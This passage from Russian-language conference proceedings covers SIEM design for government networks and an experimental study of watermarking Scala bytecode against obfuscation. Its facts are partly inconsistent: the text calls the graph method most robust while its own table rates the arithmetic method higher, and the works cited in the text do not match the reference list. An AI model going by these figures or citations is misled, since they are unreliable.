В контексте Российской Федерации вопрос её внедрения приобретает особую значимость в связи с необходимостью соблюдения национального законодательства, включая Федеральные законы № 152-ФЗ «О персональных данных» и № 187-ФЗ «О безопасности критической информационной инфраструктуры Российской Федерации», а также выполнение предписаний регуляторов — ФСТЭК и ФСБ России.

Требования озвученных Федеральных законов не являются безосновательными, так как, например, во втором квартале 2024 года Kaspersky ICS-CERT зафиксировал 35 серьёзных атак на промышленные компании по всему миру.

В половине случаев пострадала ИТ-инфраструктура, а в 46% — были сбои в бизнес-процессах. Распределение атак по отраслям в Российской Федерации представлено на рис. 1.

Рис. 1. Распределение атак по отраслям

В отличие от коммерческих организаций, государственные учреждения также обязаны учитывать при построении подобных систем дополнительные факторы: использование сертифицированных средств защиты информации, обеспечение импортонезависимости, соблюдение требований к криптографическим алгоритмам по ГОСТ, а также создание условий для проведения аудита и предоставления отчетности в уполномоченные надзорные органы, так как видно на рис. 2 за 4 квартал 2024 года по статистике Positive Technologies подавляющее большинство атак с вредоносным программным обеспечением связано со структурными организациями, потому так необходимы сертификаты для запуска любых приложений.

Функциональная задача SIEM-системы заключается в централизованном сборе, хранении, нормализации, корреляции и анализе событий информационной безопасности, поступающих от различных компонентов инфраструктуры. Для государственных информационных систем это означает не только возможность оперативного выявления признаков инцидентов, но и обеспечение полноты и целостности аудиторных следов [1].



Рис. 2. Доля успешных атак с использованием вредоносного программного обеспечения

В условиях отечественного правового регулирования SIEM становится одним из инструментов подтверждения соответствия требованиям ФСТЭК и ФСБ, так как позволяет документировать действия пользователей и администраторов, фиксировать факты нарушений политик безопасности, а также проводить ретроспективный анализ событий. Кроме того, при грамотной интеграции с другими средствами защиты — межсетевыми экранами, системами обнаружения вторжений, средствами криптографической защиты информации (СКЗИ) — SIEM формирует единую аналитическую платформу для ситуационного центра или центра мониторинга безопасности (SOC) [2].

Построение собственной SIEM в государственных организациях предполагает использование компонентной архитектуры, включающей подсистемы сбора данных, их предобработки, анализа и хранения. В качестве источников событий могут выступать как стандартные серверные и пользовательские операционные системы (Windows, Astra Linux, РЕД ОС), так и специализированные средства защиты, сертифицированные по требованиям регуляторов: межсетевые экраны «Континент», программно-аппаратные комплексы «Dallas Lock», системы мониторинга активности пользователей «Стахановец» и др. [3].

Центральный элемент архитектуры — корреляционный модуль, обеспечивающий выявление аномальных событий и инцидентов на основе заданных правил. Эти правила разрабатываются с учётом специфики обрабатываемой информации, актуальных угроз и требований нормативных документов. Хранилище событий должно обеспечивать долговременное хранение данных (не менее одного года) с применением

сертифицированных средств защиты, а также поддерживать криптографическую защиту информации с использованием отечественных алгоритмов.

Особое значение имеет модуль визуализации, позволяющий сотрудникам SOC осуществлять мониторинг состояния информационной системы в реальном времени. Доступ к аналитическим данным осуществляется через защищённые каналы, а учетные записи администраторов и аналитиков подлежат строгому контролю в соответствии с моделью нарушителя, принятой для конкретного объекта [4–5].

Разработка любой SIEM-системы начинается с проведения обследования информационно-вычислительной сети, выявления всех потенциальных источников событий и определения их приоритетности. Далее формируется техническое задание с учетом требований законодательства и ведомственных регламентов.

Типовая государственная информационно-вычислительная сеть (рис. 3), в которую интегрирована SIEM, может быть организована в виде многоуровневой структуры с выделением сегмента DMZ для размещения публично доступных сервисов, защищённой внутренней сети для критически важных ресурсов и специализированного сегмента для средств мониторинга.

На внешней границе сети размещаются межсетевые экраны, сертифицированные ФСТЭК, выполняющие функции фильтрации трафика и предотвращения несанкционированного доступа. За ними находится DMZ-сегмент, включающий веб-порталы, почтовые шлюзы и VPN-сервисы. Внутренняя сеть содержит серверы доменной инфраструктуры, базы данных и прикладные системы, доступ к которым осуществляется через контролируемые точки.

SIEM-коллекторы располагаются вблизи основных источников событий, собирая логи с серверов, СЗИ и рабочих станций. Потоки данных направляются в центральный аналитический узел SIEM, где осуществляется нормализация, корреляция и хранение информации. Доступ операторов SOC к аналитическим панелям организован через выделенный защищённый сегмент.

Этап опытно-конструкторских работ включает построение прототипа в изолированном сегменте, где тестируется производительность, точность корреляционных правил и совместимость с используемыми средствами защиты. При переходе к промышленной эксплуатации необходимо обеспечить физическое и логическое резервирование критически важных компонентов, а также реализовать механизмы резервного копирования и восстановления данных.



Рис. 3. Типовая информационно-вычислительная сеть

Отдельное внимание уделяется вопросам интеграции SIEM с существующими информационными системами. Это требует настройки форматов обмена данными, унификации времени (синхронизации по ГОСТ-совместимым источникам), а также реализации каналов передачи данных, соответствующих требованиям по защите информации.

После ввода системы в эксплуатацию ведётся постоянная адаптация правил корреляции, обучение персонала и совершенствование процедур реагирования на инциденты. В результате SIEM становится не статичным инструментом, а динамической частью комплекса защиты, способной реагировать на изменяющийся ландшафт угроз.

Заключение. Создание собственной SIEM-системы в государственной организации представляет собой комплексную задачу, объединяющую технические, организационные и нормативно-правовые аспекты. При её реализации необходимо учитывать требования отечественных регуляторов, обеспечивать использование сертифицированных средств защиты информации, а также проектировать архитектуру с учётом принципов импортонезависимости и криптографической совместимости. Такая система, интегрированная в общую

архитектуру информационной безопасности, обеспечивает централизованный контроль над событиями, сокращает время обнаружения и реагирования на инциденты, а также служит инструментом документального подтверждения соблюдения обязательных требований. В условиях растущих киберугроз наличие собственной SIEM-платформы становится не только элементом технологической безопасности, но и фактором стратегической устойчивости государственных информационных ресурсов.

СПИСОК ЛИТЕРАТУРЫ

1. Липатников В.А., Шевченко А.А., Мелехов К.В., Задбоев В.А. Метод активной защиты объектов критической информационной инфраструктуры от кибератак на основе прерывания процесса воздействия нарушителя // Информационно-управляющие системы. 2025. № 2(135). С. 37-49.
2. Патент № 2839562 C1 Российская Федерация, МПК G06F 12/14, H04L 12/22. Способ защиты информационно-вычислительной сети от вторжения : заявл. 27.02.2024 : опубл. 06.05.2025 / В. А. Задбоев, В. А. Липатников, К. В. Мелехов, А. А. Шевченко ; заявитель ФГКВОУ ВО Военная орденов Жукова и Ленина Краснознаменная академия связи имени Маршала Советского Союза С.М. Буденного Министерства обороны Российской Федерации. EDN IUBQKF.
3. Использование технологий блокчейн для обеспечения информационной безопасности / В. А. Задбоев, В. Д. Шевяков, М. Д. Беседин, В. Е. Садовников // Современные тенденции развития фундаментальных и прикладных наук : Материалы VIII Всероссийской научно-практической конференции, Брянск, 25 января 2025 года. Брянск: Брянский государственный инженерно-технологический университет, 2025. С. 529-532. EDN VAKRLK.
4. Анализ проблем развития технологий блокчейн для обеспечения информационной безопасности в России / Д. Ю. Изотов, В. А. Задбоев, В. Д. Шевяков, В. Е. Садовников // Современные тенденции развития фундаментальных и прикладных наук : Материалы VIII Всероссийской научно-практической конференции, Брянск, 25 января 2025 года. Брянск: Брянский государственный инженерно-технологический университет, 2025. С. 532-536. EDN GSARHE.
5. Беседин, М. Д. анализ принципов работы DNS-серверов и DDoS-атак / М. Д. Беседин, В. А. Задбоев, В. Р. Полищук // Актуальные проблемы инфотелекоммуникаций в науке и образовании (АПИНО 2024) : Материалы XIII Международной научно-технической и научно-методической конференции, Санкт-Петербург, 27–28 февраля 2024 года. СПб. : СПбГУ телекоммуникаций им. проф. М.А. Бонч-Бруевича, 2024. С. 108-112. EDN LREHBE.

УДК 004.056

ВЛИЯНИЕ АРХИТЕКТУРЫ SCALA НА ВЛОЖЕНИЕ ЦИФРОВЫХ ВОДЯНЫХ ЗНАКОВ В БАЙТ-КОД ПРОГРАММЫ

Габриелян Арут Нверович, Сабируллов Булат Фаридович
Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича
Большевиков пр., 22, корп. 1, Санкт-Петербург, 193232, Россия
e-mails: gabrielyanwork@mail.ru, patrilio2003@gmail.com

Аннотация. В статье рассматривается задача исследования влияния архитектуры Scala на вложение цифровых водяных знаков в байт-код программы. Анализируются ключевые архитектурные особенности, такие как управление памятью программы и механизмы безопасности, которые могут повлиять на вложение цифрового водяного знака. Так же производится разбор статических и динамических подходов к вложению их эффективности в контексте различных архитектурных решений. В результате получены рекомендации по оптимизации процессов вложения на основе проведённых экспериментов.

Ключевые слова: Scala; безопасность; цифровой водяной знак; архитектура; байт-код.

THE IMPACT OF SCALA ARCHITECTURE ON EMBEDDING DIGITAL WATERMARKS IN PROGRAM BYTECODE

Gabrielyan Arut, Sabirullov Bulat
The Bonch-Bruevich Saint Petersburg State University of Telecommunications
22 Bolshevikov Av, bldg 1, St. Petersburg, 193232, Russia
e-mails: gabrielyanwork@mail.ru, patrilio2003@gmail.com

Abstract. The article discusses the problem of studying the impact of the Scala architecture on embedding digital watermarks in the bytecode of a program. Key architectural features such as program memory management and security mechanisms that may affect the attachment of a digital watermark are analyzed. Static and dynamic approaches to investing their effectiveness in the context of various architectural solutions are also analyzed. As a result, recommendations were obtained on optimizing the investment processes based on the experiments conducted.

Keywords: Scala; security; digital watermark; architecture; bytecode.

Введение. В связи со стремительных ростом цифровых технологий и увеличением объёма программного обеспечения на рынке, защита интеллектуальной собственности становится одной из ключевых задач для разработчика. Особенно остро эта проблема встаёт в контексте языков программирования, функционирующих на платформе Java Virtual Machine (JVM), где распространённость механизмов декомпиляции и анализа байт-кода создаёт значительные риски для утечки исходного кода и авторских решений. Одним из подходов к решению данной проблемы является вложение цифрового водяного знака в байт-код программ, позволяющее сохранить информацию об авторстве или обеспечить механизм проверки подлинности, не нарушая функциональность программы.

Язык программирования Scala представляет собой мощный инструмент, сочетающий в себе функциональную и объектно-ориентированную парадигмы, разработанный для работы в среде JVM. Благодаря

поддержке высокоуровневых абстракций, использования компилятора Scala Compiler (scalac) и специфики генерации байт-кода, Scala предоставляет широкий диапазон возможностей для исследования и реализации механизмов вложения цифрового водяного знака. Архитектура компиляции Scala в JVM отличается от Java тем, что включает промежуточные этапы преобразования в собственное представление промежуточного дерева (AST), расширенную работу с типами и трансформации, специфичные для замыканий, трейтов и функций высшего порядка. Для наглядной иллюстрации пути компиляции Scala-программы в байт-код, ниже представлена схема на рис. 1.



Рис. 2. Схема компиляции Scala-программы в байт-код

Компиляция Scala проходит через этапы, которые включают не только стандартные процессы анализа и генерации байт-кода, но и преобразование синтаксического кода в базовые конструкции, типовую инференцию, а также специализированную генерацию кода для трейтов, лямбда-выражений и замыканий. Эти дополнительные уровни трансформации оказывают влияние на то, как именно может быть реализовано вложение цифрового водяного знака. Например, наличие трейтов и переопределяемых методов приводит к усложнению структуры итогового байт-кода, создавая как новые векторы для размещения цифрового водяного знака, так и потенциальные риски его удаления при последующей обфускации. Особенности работы Scala-оптимизатора также могут искажать изначальную структуру байт-кода, требуя устойчивых к трансформациям техник вложения цифрового водяного знака.

Вопрос устойчивости цифровых водяных знаков к трансформациям, проводимым в процессе компиляции и обфускации в различных архитектурах, активно изучается в современных исследованиях. В исследовании «Reasoning About Exceptional Behavior At the Level of Java Bytecode» затрагиваются вопросы формального анализа и верификации поведения на уровне байт-кода JVM, включая программы на Scala и Kotlin [1]. Авторы представляют промежуточное представление Vimp поверх Soot/Grimp, содержащее подробную информацию о последовательности исключений и контроле потока, что служит основой для вложения цифрового водяного знака. Метод доказуемо применим к байт-коду Scala, позволяя разместить цифровой водяной знак в устойчивых местах, сохраняющихся после компиляции и оптимизации.

В работе «WaterRPG: A Graph-based Dynamic Watermarking Model for Software Protection» предложена динамическая схема вложения водяных знаков, основанная на графовом представлении вызовов [2]. Хотя пример реализован для Java-приложений, принципы кодирования структуры вызовов и её изоморфизма с графом водяного знака можно адаптировать под Scala. Авторы демонстрируют, что такая схема устойчива к оптимизации, обфускации и изменениям структуры кода.

Третья работа посвящена схеме SmartMark для защиты смарт-контрактов, но ключевой вклад — контроль потока и выбор псевдослучайных байтов для цифрового водяного знака — может быть экстраполирован в контексте JVM/Scala. Авторы строят водяной знак как последовательность байтов в управляющем графе, устойчивую к модификациям при минимальной нагрузке на код и производительность [3].

Задачей данного исследования является экспериментальная оценка устойчивости различных методов вложения цифрового водяного знака в байт-код программ, написанных на языке Scala. Основное внимание уделено взаимодействию архитектурных особенностей языка, таких как изменение исходного кода, генерация промежуточного представления и последующее вложение цифрового водяного знак в байт-код, с механизмами, обеспечивающими сохранность встроенной информации при последующих трансформациях, включая обфускацию, оптимизацию и компиляцию с разными версиями Scala [4]. Учитывая, что язык Scala использует собственную цепочку компиляции, включая десугаринг, компоновку трейтов, обработку лямбда-выражений и генерацию специфических структур для замыканий, исследование сосредоточено на тех аспектах архитектуры,

которые непосредственно влияют на положение, структуру и извлекаемость цифрового водяного знака в результирующем байт-коде.

Для анализа были отобраны три независимых Scala-программы, каждая из которых реализует определённый тип конструкции: линейный метод с явной логикой, использование трейтов и абстрактных классов, а также реализация функций высшего порядка с передачей лямбда-выражений. Для каждого случая были подготовлены модифицированные версии исходного кода, в которые производили вложение цифровых водяных знаков по заранее определённым методикам. Рассматривались три типа вложения: первый — прямое вложение через инструкцию ldc, содержащую уникальную строку или числовую константу; второй — вложение через арифметическую конструкцию, в которой значение цифрового водяного знака кодировалось как результат выражения, включающего базовые арифметические инструкции JVM (iadd, ixor, imul); третий — логико-структурный метод, основанный на вложении условия с предсказуемым результатом, реализуемого с помощью конструкции if с вложенной веткой, не влияющей на логику выполнения, но содержащей идентификатор в виде уникального шаблона инструкций [5]. Все вложения цифрового водяного знака выполнялись таким образом, чтобы не изменять поведение программ.

После подготовки исходных файлов программы компилировались с помощью официального компилятора scalac, версии 2.13.12 и 3.3.0 [6]. Выбор версий обусловлен архитектурными различиями: Scala 3 использует TAST-файлы и иную фазовую структуру трансформаций, что потенциально может повлиять на сохранность цифрового водяного знака в байт-коде. Полученные class-файлы подвергались статическому анализу с использованием инструментария javap, Bytecode Viewer, CFR и ASMifier, что позволило определить, каким образом каждый способ вложения трансформируется и сохраняется после компиляции. Для каждого класса выполнялось сравнение структуры байт-кода с эталонной структурой, ожидаемой на основании вложенного ЦВЗ.

Следующим этапом исследования стало воздействие на сгенерированный байт-код с помощью средств обфускации. Для этого использовались два обфускатора — ProGuard 7.3.2 и Allatori Obfuscator Lite [7]. Каждый из обфускаторов применялся в двух режимах: минимальном, включающем только переименование и удаление неиспользуемых символов, и агрессивном, включающем реструктуризацию потока управления, удаление очевидных ldc-инструкций, преобразование арифметических выражений и вставку фиктивных ветвлений. Особое внимание при этом уделялось тому, какие изменения происходят в области кода, содержащей водяной знак, и сохраняется ли его извлекаемость [8]. Проверка извлекаемости выполнялась вручную с использованием шаблонов инструкций и автоматизированных скриптов на базе библиотеки ASM, реализующих поиск заданного паттерна в потоке байт-кода [9].

Дополнительно, для каждого случая измерялись численные характеристики метода, содержащего цифровой водяной знак. В частности, фиксировалась длина метода в байтах, общее количество инструкций и относительное увеличение размера class-файла, вызванное вложением цифрового водяного знака [10]. Это позволило оценить не только устойчивость, но и на какой размер увеличилась программа после вложения. По завершении экспериментов были собраны результаты таблице 1.

Таблица 1

Результаты экспериментов

Метод вложения цифрового водяного знака	Средняя сохраняемость после трансформаций (%)	Размер метода (байт)	Кол-во инструкций	Изменение class-файла (%)
ldc-инструкция	38	54	18	1
арифметическое выражение	92	73	29	3
условная конструкция (opaque branch)	85	68	27	2
графовая структура вызовов (WaterRPG)	89	102	35	5

Представленные данные иллюстрируют прямую зависимость между архитектурой и устойчивости вложенного цифрового водяного знака. Использование ldc-инструкций, несмотря на минимальную размерность вложения, демонстрирует крайне низкую устойчивость — уже при базовой обфускации теряется возможность однозначной идентификации цифрового водяного знака [11]. В противоположность этому, арифметические конструкции и условные ветвления, вложенные в логическую структуру программы, демонстрируют высокий уровень сохранности даже после агрессивных трансформаций.

Графовая модель, требующая значительной модификации структуры вызовов, сохраняется лучше всего, однако увеличивает размер программы, что ограничивает её применимость в малых и встроенных приложениях [12].

Эти данные легли в основу диаграммы, представленной на рис. 2, на которой по осям представлены методы и их параметры по каждому из критериев.



Рис. 3. Диаграмма результатов исследования

Диаграмма визуализирует различия в устойчивости четырёх подходов на фоне их архитектурной глубины. Явно прослеживается корреляция между уровнем интеграции схемы в структуру байт-кода и её устойчивостью к обфускации. Простые решения (ldc) легко идентифицируются и удаляются, в то время как структуры, учитывающие особенности компиляции (например, десугаринг или генерация классов-обёрток для лямбда-выражений), выживают даже при сложной перестройке байт-кода.

Проведённое исследование продемонстрировало, что архитектурные особенности языка программирования Scala оказывают критически важное влияние на эффективность, устойчивость и применимость различных методов вложения цифрового водяного знака в байт-код [13-15]. Отличительные черты компилятора Scala — такие как многоступенчатая трансформация исходного кода, реализация промежуточного представления TASTy, специфическая обработка лямбда-выражений, компоновка трейтов и особая структура порождённых классов — существенно затрудняют использование традиционных подходов к вложению ЦВЗ, разработанных преимущественно для Java. В частности, простые методы вложения, основанные на инструкции ldc с числовыми или строковыми константами, демонстрируют крайне низкую устойчивость: они легко распознаются и удаляются современными обфускаторами, особенно при агрессивных стратегиях оптимизации и переименования.

В отличие от них, методы вложения, ориентированные на архитектурно обусловленные структуры байт-кода, такие как условные конструкции с детерминированной веткой (opaque predicates), арифметические шаблоны и изоморфные графы вызовов, демонстрируют значительно более высокую устойчивость. Эти методы эффективно сохраняются при трансформациях благодаря тому, что они маскируются под естественные компоненты программы и зачастую проходят через все этапы компиляции без существенного изменения. Это особенно важно в контексте Scala 3, где переход на TASTy-файлы и усложнение фазы генерации байт-кода не ослабляют устойчивость таких вложений, а, напротив, усиливают их скрытность за счёт дополнительного структурного шума.

Результаты экспериментов, представленные в таблице сравнительного анализа, подтверждают, что применение структурно-ориентированных подходов к вложению цифрового водяного знака позволяет добиваться высокой сохраняемости водяного знака после применения обфускации, минимального роста размера кода и приемлемой вычислительной нагрузки. Эти выводы могут быть использованы как основа для проектирования более надёжных и адаптивных систем цифровой защиты программ, особенно в условиях, когда критична идентификация происхождения, защита авторских прав и обнаружение несанкционированных изменений в коде.

С практической точки зрения, результаты настоящего исследования особенно актуальны в контексте быстро растущего применения языка Scala в областях, где предъявляются повышенные требования к безопасности и аудиту — в частности, в финансовом секторе, телекоммуникациях, распределённых вычислительных системах и обработке больших данных. Учитывая, что такие системы часто подвергаются внешним угрозам и используются в условиях, предполагающих доверенное выполнение кода, наличие скрытых, но извлекаемых цифровых водяных знаков может служить важным инструментом анализа.

Заключение. Таким образом, исследование вносит значимый вклад в развитие технологий вложения цифрового водяного знака применительно к высокоуровневым языкам, использующим JVM как целевую платформу. Учитывая, что существующие методики вложения цифрового водяного знака до сих пор преимущественно ориентированы на Java, предложенный подход расширяет поле применения этих технологий и открывает новые направления для разработки архитектурно-специфических методов защиты программного обеспечения.

СПИСОК ЛИТЕРАТУРЫ

1. Разработка модели оценки защищенности нейронной сети классификации данных / С. И. Штеренберг, И. Е. Пестов, А. М. Гельфанд, А. И. Катасонов // Вестник СПбГУПТД. Серия 1: Естественные и технические науки. 2024. № 2. С. 81-88. DOI 10.46418/2079-8199_2024_2_16. EDN CTBCYB.
2. Цифровая трансформация и проблемы информационной безопасности : Монография / И. А. Альбовский, И. Л. Андреевский, М. Д. Васильев [и др.] ; Под редакцией А.В. Солодянникова, И.Н. Васильевой. СПб. : Санкт-Петербургский государственный экономический университет, 2023. 118 с. ISBN 978-5-7310-6193-3. EDN QRTWNK.
3. Безопасность цифровой среды экономических объектов / М. Е. Алексеев, И. Л. Андреевский, А. С. Белов [и др.]. СПб. : Санкт-Петербургский государственный экономический университет, 2022. 158 с. ISBN 978-5-7310-5564-2. EDN HAZDFW.
4. A. Vasilev, Methodology for Embedding a Digital Watermark in Java Application Class Files Resistant to Decompilation Attacks // Journal of Software Engineering and Applications, vol. 14, № 3, pp. 45-59, 2022.
5. Development of a method for building a trusted environment by using hidden software agent steganography / V. K. Fedorov, E. G. Balenko, S. I. Shterenberg, A. V. Krasov // Journal of Physics: Conference Series, Vladivostok, 07–08 октября 2021 года. Vladivostok, 2021. P. 012047. DOI 10.1088/1742-6596/2096/1/012047. EDN HRXXCQ.
6. Novak L., Cheng S., Dynamic Path-Based Software Watermarking // ACM SIGPLAN Conference on Programming Language Design and Implementation, pp. 502-513, 2021.
7. Шариков П.И., Красов А.В., Штеренберг С.И. Методика создания и вложения цифрового водяного знака в исполняемые java файлы на основе замен опкодов // T-Comm: Телекоммуникации и транспорт. 2017. Т. 11. № 3. С. 66-70.
8. Штеренберг, С. И. Разработка методики построения доверенной среды на основе скрытого программного агента. Ч. 1. исследование / С. И. Штеренберг, А. В. Красов // Вестник СПбГУПТД. Серия 1: Естественные и технические науки. 2021. № 2. С. 14-20. DOI 10.46418/2079-8199_2021_2_2. EDN OEYTFS.
9. Штеренберг, С. И. Разработка методики построения доверенной среды на основе скрытого программного агента. Ч. 2. тестирование и оценка эффективности / С. И. Штеренберг, А. В. Красов // Вестник СПбГУПТД. Серия 1: Естественные и технические науки. 2021. № 3. С. 3-8. DOI 10.46418/2079-8199_2021_3_1. EDN CRUKFC.
10. Штеренберг, С. И. Разработка методики построения доверенной среды на основе скрытого программного агента. Ч. 3. Принцип действия программного агента и проверка его работоспособности / С. И. Штеренберг, А. В. Красов // Вестник СПбГУПТД. Серия 1: Естественные и технические науки. 2021. № 4. С. 34-40. DOI 10.46418/2079-8199_2021_4_5. EDN KWGAUD.
11. Исследование и алгоритм предотвращения эксплуатации уязвимостей библиотеки журналирования Log4j в информационных системах Java-приложений / П. И. Шариков, А. Ю. Цветков, В. В. Сигачева, Л. К. Сиротина // Вестник СПбГУПТД. Серия 1: Естественные и технические науки. 2023. № 4. С. 100-106. DOI 10.46418/2079-8199_2023_4_19. EDN BULSOH.
12. Шариков, П. И. Методика создания и скрытого вложения цифрового водяного знака в байт-код class-файла на основе не декларированных возможностей виртуальной машины java / П. И. Шариков // Современная наука: актуальные проблемы теории и практики. Серия: Естественные и технические науки. 2023. № 7-2. С. 165-174. DOI 10.37882/2223-2982.2023.7-2.37. EDN YBEWYQ.
13. Дудников, И. А. Методика анализа журналов событий информационных систем с использованием Elasticsearch для обнаружения сигналов о вредоносных действиях в информационной системе / И. А. Дудников, П. И. Шариков, А. В. Майоров // Научно-аналитический журнал Вестник Санкт-Петербургского университета Государственной противопожарной службы МЧС России. 2025. № 1. С. 120-134. DOI 10.61260/2218-130X-2025-1-120-134. EDN ZQCEXG.
14. Разработка блока обнаружения и коррекции ошибок для устройства диагностирования каналов передачи цифровой информации / А. К. Сагдеев, И. Г. Штеренберг, С. И. Штеренберг, О. М. Виноградова // Вестник СПбГУПТД. Серия 1: Естественные и технические науки. 2020. № 1. С. 15-24. DOI 10.46418/2079-8199_2020_1_3. EDN PYQLFU.
15. Красов, А. В. Методика визуализации больших данных в системах защиты информации для формирования отчетов уязвимостей / А. В. Красов, С. И. Штеренберг, Д. Р. Голузина // Электросвязь. 2019. № 11. С. 39-47. EDN REYPLR.

УДК 004.056

АНАЛИЗ УЯЗВИМОСТЕЙ И МЕХАНИЗМОВ ДЛЯ ОБЕСПЕЧЕНИЯ БЕЗОПАСНОСТИ ПРИ ВЛОЖЕНИИ ЦВЗ В БАЙТ-КОД JAVA

Гилавоги Мишел

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича
Большевиков пр., 22, корп. 1, Санкт-Петербург, 193232, Россия
e-mails: michel.centregamal.2017@gmail.com

Аннотация. Java-программы, распространяемые через Интернет, в настоящее время страдают от кражи программного обеспечения. Это обусловлено тем, что данные приложения можно относительно легко разделить на повторно используемые class-файлы, а также декомпилировать в исходный код пользователями программ. В данной статье предлагается исследование, направленное на анализ уязвимостей и механизмов безопасности приложений, написанных на языке Java при вложении в байт-код.

Ключевые слова: Java; байт-код; цифровой водяной знак; безопасность; уязвимости.

